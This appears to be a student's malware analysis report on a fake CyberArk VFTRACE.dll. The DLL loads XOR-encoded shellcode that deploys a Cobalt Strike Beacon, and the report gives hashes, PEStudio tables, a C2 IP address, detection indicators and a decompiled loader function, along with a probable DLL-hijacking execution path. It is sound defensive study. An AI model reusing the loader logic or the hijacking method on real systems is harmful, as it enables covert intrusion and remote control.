Deciphering VFTRACE.dll

February 25, 2025

Kollin Labowski

klabowski@ufl.edu

Malware Reverse Engineering: Practical 1


Section 1: Executive Summary

This malware “sample1.bin” is a dynamic link library (DLL), originally named “VFTRACE.dll”, and disguised as a legitimate security library with the same name. It is a loader that loads an associated shellcode stored in an XOR-encoded file called “file1.conf”. The shellcode in this file is also a loader, that loads an XOR-encoded DLL called “beacon.dll” into memory. beacon.dll is a remote access trojan (RAT) that communicates with a command and control (C2) server hosted at the IP address 207.148.76.235. To receive commands, the program downloads a file “jquery-3.3.1.min.js” (which is disguising itself as a legitimate file) from the C2 server. The strings, used functions, and general behavior of beacon.dll indicate that it is in fact a Cobalt Strike Beacon (https://www.cobaltstrike.com/product/features/beacon), which is a RAT originally designed for use in penetration testing.

This malware achieves persistence by loading itself into a separate executable (presumably one which is run on startup). It does not appear to spawn any new processes or services, making it tricky to detect. This malware can be found on a network by looking for outgoing communications to 207.148.76.235, or HTTP requests to download jquery-3.3.1.min.js from an untrusted web server. Locally, the malware can be detected by finding a copy of VFTRACE.dll outside of its intended directory location.

Section 2: Static Analysis

Section 2A: Basic static analysis of sample1.bin



property	value
md5	62C34D36394FCA4878E021E76A7583CB
sha1	779E2CBAF9CC16CBD0A50B889ECCF293788F48F9
sha256	C8F8CF5E6AB61B7E72FCC14B3E88FC87DA96B36A110BBB914B3BF8CC46181C19
md5-without-overlay	n/a
sha1-without-overlay	n/a
sha256-without-overlay	n/a
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00
first-bytes-text	M Z .. .. @ .. ..
file-size	78336 (bytes)
size-without-overlay	n/a
entropy	6.279
imphash	6677DE6818BCF597D512AD4DDAEA3F53
signature	n/a
entry-point	55 8B EC 83 7D 0C 01 75 05 E8 83 01 00 00 FF 75 10 FF 75 0C FF 75 08 E8 B3 FE FF FF 83 C4 0C 5D C2
file-version	5.5.10.101
description	CyberArk Viewfinity
file-type	**dynamic-link-library**
cpu	**32-bit**
subsystem	GUI
compiler-stamp	0x62B03FA0 (Mon Jun 20 05:36:32 2022)
debugger-stamp	0x62B03FA0 (Mon Jun 20 05:36:32 2022)
resources-stamp	
exports-stamp	0xFFFFFFFF (Sun Feb 07 01:28:15 2106)
version-stamp	empty
certificate-stamp	n/a

Figure 1: PEStudio output for sample1.bin

As can be seen from the PEStudio output for sample1.bin, this program is a **DLL** that was compiled on **Monday, June 20, 2022**, for 32-bit architectures. The program appears to have GUI capabilities. However, as we will see in the dynamic analysis section, it is run by using the **command line**. Interestingly, the description references "**Cyberark Viewfinity**", which is a legitimate security tool produced by Cyberark that is intended to implement the principle of least privilege (according to https://www.cyberark.com/press/cyberark-to-acquire-viewfinity-extending-privileged-account-security-solution-to-limit-progression-of-malware-based-attacks/). The malware is likely disguising itself as a legitimate security tool.

The hashes of this file are **62C34D36394FCA4878E021E76A7583CB** (MD5), **779E2CBAF9CC16CBD0A50B889ECCF293788F48F9** (SHA1), and **C8F8CF5E6AB61B7E72FCC14B3E88FC87DA96B36A110BBB914B3BF8CC46181C19** (SHA256).





Figure 2: The VirusTotal output from the MD5 hash of sample1.bin

By inputting the MD5 hash of sample1.bin to VirusTotal, we can see that this program has been flagged as malicious by 46/72 vendors, so this malware is known by the wider security community.

language	English-United States
code-page	Unicode UTF-16, little endian
CompanyName	CyberArk Software Ltd.
FileDescription	CyberArk Viewfinity
FileVersion	5.5.10.101
InternalName	VFTRACE.dll
OriginalFilename	VFTRACE.dll
LegalCopyright	Copyright © 1999-2016 CyberArk Software Ltd. All Rights Reserved.
ProductName	CyberArk Viewfinity
ProductVersion	5.5.10.101

Figure 3: The version tab of PEStudio for sample1.bin

In the version tab of PEStudio, we can see that the original name of this file is “VFTRACE.dll”, so we will refer to sample1.bin as VFTRACE.dll for the remainder of the report.




property	value	value	value	value	value
name	.text	.rdata	.data	.rsrc	.reloc
md5	48AFD9B4EF10B5F14B2C10C...	25E04469283CFF4D9A8D91F...	8A5C1764D3D68E0963003D...	1E0C952D3A72E7EDCDA3B5...	41DFD851E9053A3876AA862...
entropy	6.612	4.991	1.835	3.800	6.486
file-ratio (98.69%)	58.17 %	30.72 %	3.27 %	1.96 %	4.58 %
raw-address	0x00000400	0x0000B600	0x00011400	0x00011E00	0x00012400
raw-size (77312 bytes)	0x0000B200 (45568 bytes)	0x00005E00 (24064 bytes)	0x00000A00 (2560 bytes)	0x00000600 (1536 bytes)	0x00000E00 (3584 bytes)
virtual-address	0x10001000	0x1000D000	0x10013000	0x10015000	0x10016000
virtual-size (78721 bytes)	0x0000B0AB (45227 bytes)	0x00005D0C (23820 bytes)	0x0000129C (4764 bytes)	0x00000552 (1362 bytes)	0x00000DDC (3548 bytes)
entry-point	0x000017F6	-	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x40000040	0x42000040
writable	-	-	x	-	-
executable	x	-	-	-	-
shareable	-	-	-	-	-
discardable	-	-	-	-	x
initialized-data	-	x	x	x	x
uninitialized-data	-	-	-	-	-
unreadable	-	-	-	-	-
self-modifying	-	-	-	-	-
virtualized	-	-	-	-	-
file	n/a	n/a	n/a	n/a	n/a

Figure 4: The sections tab of PEStudio for VFTRACE.dll

The above screenshot shows all the sections in VFTRACE.dll. Notice that the entropy for each section is reasonably low (below 7), meaning that there is some predictability in the structure of the file. Furthermore, there is not a significant difference between the raw size and virtual size of each section. The only section with a notable difference between raw and virtual size is the .data section, but even this is only a difference by a factor of 2, which is not significant enough to suggest packing has been used on this file. Therefore, we can conclude that this file **is not packed**. However, as we will see later, there are several other obfuscation methods being employed by this malware to disrupt static analysis.

The .text section of this PE file contains the actual executable instructions of the program. The .rdata section contains read-only information about the imports and exports of the DLL, as well as global literals such as strings. The .data section has read and write permissions, and so this contains information such as variables that are assigned an initial value prior to executing the program. The .rsrc contains any resources that may be used for any UI elements, such as images or other icons. (Sometimes the .rsrc section may be used to hide executable programs, although that is not the case with this program.) The .reloc section contains information for relocating the program when it cannot load in at its preferred base address.




name (73)	group (8)	type (1)	ordinal (0)	blacklist (15)	anti-debug (0)	undocumented (0)	deprecated (2)	library (2)
NtCreateSection	memory	implicit	-	x	-	-	-	ntdll.dll
NtMapViewOfSection	memory	implicit	-	x	-	-	-	ntdll.dll
VirtualProtect	memory	implicit	-	x	-	-	-	kernel32.dll
CreateFileMappingA	file	implicit	-	x	-	-	-	kernel32.dll
MapViewOfFile	file	implicit	-	x	-	-	-	kernel32.dll
FindFirstFileExW	file	implicit	-	x	-	-	-	kernel32.dll
FindNextFileW	file	implicit	-	x	-	-	-	kernel32.dll
TerminateProcess	execution	implicit	-	x	-	-	-	kernel32.dll
GetCurrentProcessId	execution	implicit	-	x	-	-	-	kernel32.dll
GetCurrentThreadId	execution	implicit	-	x	-	-	-	kernel32.dll
GetEnvironmentStringsW	execution	implicit	-	x	-	-	-	kernel32.dll
RaiseException	exception-handling	implicit	-	x	-	-	-	kernel32.dll
GetModuleFileNameW	dynamic-library	implicit	-	x	-	-	-	kernel32.dll
GetModuleFileNameA	dynamic-library	implicit	-	x	-	-	-	kernel32.dll
GetModuleHandleExW	dynamic-library	implicit	-	x	-	-	-	kernel32.dll
IsProcessorFeaturePresent	system-information	implicit	-	-	-	-	-	kernel32.dll
QueryPerformanceCount...	system-information	implicit	-	-	-	-	-	kernel32.dll
IsDebuggerPresent	system-information	implicit	-	-	-	-	-	kernel32.dll
InitializeSListHead	synchronization	implicit	-	-	-	-	-	kernel32.dll
InterlockedFlushSList	synchronization	implicit	-	-	-	-	-	kernel32.dll
EnterCriticalSection	synchronization	implicit	-	-	-	-	-	kernel32.dll
LeaveCriticalSection	synchronization	implicit	-	-	-	-	-	kernel32.dll
DeleteCriticalSection	synchronization	implicit	-	-	-	-	-	kernel32.dll
InitializeCriticalSectionA...	synchronization	implicit	-	-	-	-	-	kernel32.dll
HeapAlloc	memory	implicit	-	-	-	-	-	kernel32.dll
HeapFree	memory	implicit	-	-	-	-	-	kernel32.dll
GetProcessHeap	memory	implicit	-	-	-	-	-	kernel32.dll
GetStringTypeW	memory	implicit	-	-	-	-	x	kernel32.dll
HeapSize	memory	implicit	-	-	-	-	-	kernel32.dll
HeapReAlloc	memory	implicit	-	-	-	-	-	kernel32.dll
CreateFileW	file	implicit	-	-	-	-	-	kernel32.dll
CreateFileA	file	implicit	-	-	-	-	-	kernel32.dll
GetFileSize	file	implicit	-	-	-	-	-	kernel32.dll
GetSystemTimeAsFileTime	file	implicit	-	-	-	-	-	kernel32.dll

Figure 5: The imports tab of PEStudio for VFTRACE.dll

This program imports 73 total functions, 15 of which were blacklisted by PEStudio. Listed below are some of the most interesting imports (the descriptions come from https://learn.microsoft.com/en-us/windows/win32/api/):

- *NtCreateSection* (ntdll.dll): Creates a section object, which can be used for loading the contents of a file into memory.
- *NtMapViewOfSection* (ntdll.dll): Maps a specified portion of a section object into the memory of a process. (Functions from ntdll.dll are rarely called directly by benign programs.)
- *VirtualProtect* (kernel32.dll): Modifies the protection level for a region of memory. Can be used to make certain memory segments executable.
- *CreateFileMappingA* (kernel32.dll): Creates (or opens if one exists) a file mapping object for a given file. This is rarely used in benign programs, but common in malware.
- *MapViewOfFile* (kernel32.dll): Maps a view of a file mapping into the address space for a calling process.
- *FindFirstFileExW* (kernel32.dll): Searches a directory for a file/subdirectory with the specified name and attributes. Can be used by malware to search for a file that matches a particular pattern.
- *FindNextFileW* (kernel32.dll): Can be used in conjunction with *FindFirstFileExW* to search a directory. Could be used for gathering information, encrypting files, etc.

- *TerminateProcess* (kernel32.dll): Terminates a specific process and its threads.
- *GetCurrentProcessId* (kernel32.dll): Gets the ID for the calling process.
- *GetCurrentThreadId* (kernel32.dll): Gets the ID for the calling thread. (These last three imports imply the use of multiple processes and threads by this DLL.)
- *GetEnvironmentStringsW* (kernel32.dll): Gets the environments variables for the current process.
- *RaiseException* (kernel32.dll): Raises an exception in the calling thread. Some malware intentionally raise exceptions to allow execution to continue in a malicious exception handler.
- *GetModuleFileNameW* and *GetModuleFileNameA* (kernel32.dll): Gets the path for the file containing the specified module.
- *GetModuleHandleExW* (kernel32.dll): Gets a module handle for the specified module.
- *IsDebuggerPresent* (kernel32.dll): Allows the program to determine whether it is being debugged. This may allow the malware to act differently when it is being debugged, hindering dynamic analysis.
- *GetCommandLineA* and *GetCommandLineW* (kernel32.dll): Gets the command line string for the running process. **This indicates that the malware should be run using the command line**.
- *LoadLibraryExW* (kernel32.dll): Loads a module into the address space for the calling process. This may not be suspicious on its own since we know the program is importing kernel32.dll and ntdll.dll, but we may find that DLLs are being imported that PEStudio was unable to find.



type (2)	size (bytes)	file-offset	blacklist (16)	hint (41)	group (9)	value (958)
ascii	21	0x00010124	x	x	-	C:\Users\xdd\Desktop\
ascii	15	0x00010DA2	x	-	memory	NtCreateSection
ascii	18	0x00010DB4	x	-	memory	NtMapViewOfSection
ascii	14	0x00010E06	x	-	memory	VirtualProtect
ascii	17	0x00010E35	x	-	file	CreateFileMapping
ascii	13	0x00010E58	x	-	file	MapViewOfFile
ascii	15	0x0001112D	x	-	file	FindFirstFileEx
ascii	12	0x00011141	x	-	file	FindNextFile
ascii	16	0x00010EB6	x	-	execution	TerminateProcess
ascii	19	0x00010F00	x	-	execution	GetCurrentProcessId
ascii	18	0x00010F16	x	-	execution	GetCurrentThreadId
ascii	21	0x000111D5	x	-	execution	GetEnvironmentStrings
ascii	14	0x000110BC	x	-	exception-handling	RaiseException
ascii	17	0x00010DD5	x	-	dynamic-library	GetModuleFileName
ascii	17	0x000110DD	x	-	dynamic-library	GetModuleHandleEx
ascii	17	0x000110F3	x	-	dynamic-library	GetModuleFileName
unicode	10	0x00012003	-	x	-	5.5.10.101
unicode	10	0x000121A7	-	x	-	5.5.10.101
ascii	4	0x0000FFD8	-	utility	-	calc
ascii	26	0x000108FC	-	rtti	-	??0CvfIostreamInit@@QAE@XZ
ascii	28	0x00010917	-	rtti	-	??0D_LevelName_c@@QAE@PBDH@Z
ascii	28	0x00010934	-	rtti	-	??0D_StackName_c@@QAE@PBD0@Z
ascii	18	0x00010951	-	rtti	-	??0ostream@@QAE@XZ
ascii	24	0x00010964	-	rtti	-	??1D_LevelName_c@@QAE@XZ
ascii	24	0x0001097D	-	rtti	-	??1D_StackName_c@@QAE@XZ
ascii	18	0x00010996	-	rtti	-	??1ostream@@QAE@XZ
ascii	37	0x000109A9	-	rtti	-	??4CvfIostreamInit@@QAEAAV0@$$QAV0@@Z
ascii	35	0x000109CF	-	rtti	-	??4CvfIostreamInit@@QAEAAV0@ABV0@@Z
ascii	33	0x000109F3	-	rtti	-	??4D_LevelName_c@@QAEAAV0@ABV0@@Z
ascii	33	0x00010A15	-	rtti	-	??4D_StackName_c@@QAEAAV0@ABV0@@Z
ascii	33	0x00010A37	-	rtti	-	??4D_Support_c@@QAEAAV0@$$QAV0@@Z
ascii	31	0x00010A59	-	rtti	-	??4D_Support_c@@QAEAAV0@ABV0@@Z
ascii	27	0x00010A79	-	rtti	-	??4ostream@@QAEAAV0@ABV0@@Z
ascii	35	0x00010A95	-	rtti	-	??6@YAAAVostream@@AAV0@ABU_GUID@@@Z
ascii	26	0x00010AB9	-	rtti	-	??6@YAAAVostream@@AAV0@J@Z

Figure 6: The strings tab of PEStudio for VFTRACE.dll

PEStudio found a total of 958 strings in VFTRACE.dll, 16 of which were blacklisted. Here are some of the most interesting strings:

- "C:\Users\xdd\Desktop\": It is uncommon for a benign piece of software to have a hardcoded directory like this stored in it. The program was likely compiled on a Windows machine with a user called "xdd".
- "\file1.conf": This file was distributed along with VFTRACE.dll, so clearly it is being used by the program in some way. This will be a good first place to check when looking through the decompiled code.
- "\VFTRACE\Release\VFTRACE.pdb": This seems to be referencing a program database (.pdb) file with the same name as the DLL we are analyzing. According to Microsoft (https://learn.microsoft.com/en-us/visualstudio/debugger/debug-interface-access/querying-the-dot-pdb-file?view=vs-2022), this file type can be produced by C/C++ programs compiled using the Microsoft C/C++ compiler with the /ZI flag.
- "mscoree.dll": This is referencing a DLL that is part of the Microsoft .NET Framework. There are no functions from this DLL being imported according to PEStudio, but it is possible some obfuscation techniques are being used to obscure information.

- “user32”: This may indicate that the program is referencing the user32.dll library, which is used for handling UI elements.
- “VS VERSION INFO”: This appears to indicate that the program was compiled using Microsoft Visual Studio (which is good to know to help the decompiler if needed).
- “040904B0”: This appears to be a hex number that was stored using the ASCII representation of the character for each individual digit. This could be some sort of magic number indicating the behavior of the program, and it may possibly be used as an indicator for intrusion detection systems.

Section 2B: Decompilation of VFTRACE.dll




Figure 7: The entry point of VFTRACE.dll

Initial investigation focused on a top-down approach, starting at the entry point of the DLL. After investigating the function “dllmain_dispatch” seen in the screenshot above, not much interesting could be found. A more refined approach was necessary to find notable behaviors of this program.

```
1
2 /* class ostream & __cdecl operator<<(class ostream &,long) */
3
4 ostream * __cdecl operator<<(ostream *l_param,long r_param)
5
6 {
7   undefined1 *last_backslack_index;
8   uint *puVar1;
9   ostream *poVar2;
10  uint file_info;
11  CHAR conf_file_path [260];
12  uint local_8;
13
14                    /* 0x10f0  16  ??6@YAAAVostream@@AAVO@J@Z */
15  local_8 = DAT_73a43004 ^ (uint)&stack0xfffffffc;
16  file_info = 0;
17  _memset(conf_file_path,0,0x104);
18  GetModuleFileNameA((HMODULE)0x0,conf_file_path,0x104);
19  last_backslack_index = (undefined1 *)strrchr((undefined1 (*) [16])conf_file_path,0x5c);
20  *last_backslack_index = 0;
21  get_conf_file_path(conf_file_path,"\\file1.conf");
22  puVar1 = decode_shellcode(conf_file_path,&file_info);
23  load_shellcode(puVar1,file_info);
24  poVar2 = (ostream *)__security_check_cookie(local_8 ^ (uint)&stack0xfffffffc);
25  return poVar2;
26 }
27
```

Figure 8: A suspicious function from VFTRACE.dll

To narrow down the code segments to investigate, references to the file “file1.conf” were searched for. We know that this file is referenced because we found it in the strings of VFTRACE.dll. Searching for locations that reference this string, we find only a single reference, in the function screenshotted above.


According to Ghidra, this function overloads the left shift “<<” operator in a C++ program. This is notable, because it hints towards the intended method of execution for this DLL. The program originally loading in this DLL must, at some point, contain a left shift operation. When VFTRACE.dll is loaded in, this operation is overloaded, causing the above function to be called instead. Note that the two parameters to this function are not used at all, adding further weight to the idea that this is meant to be a covert method of execution. Perhaps this VFTRACE.dll is intended to replace a legitimate DLL with the same name, through some sort of DLL hijacking attack. If the malicious VFTRACE.dll is placed at a higher-level directory than the original, the malicious one will be read instead, overloading the left shift operation and executing this function. A benefit of this method is that if the executable loading in VFTRACE.dll has heightened privilege levels, this DLL can run using those same permissions.

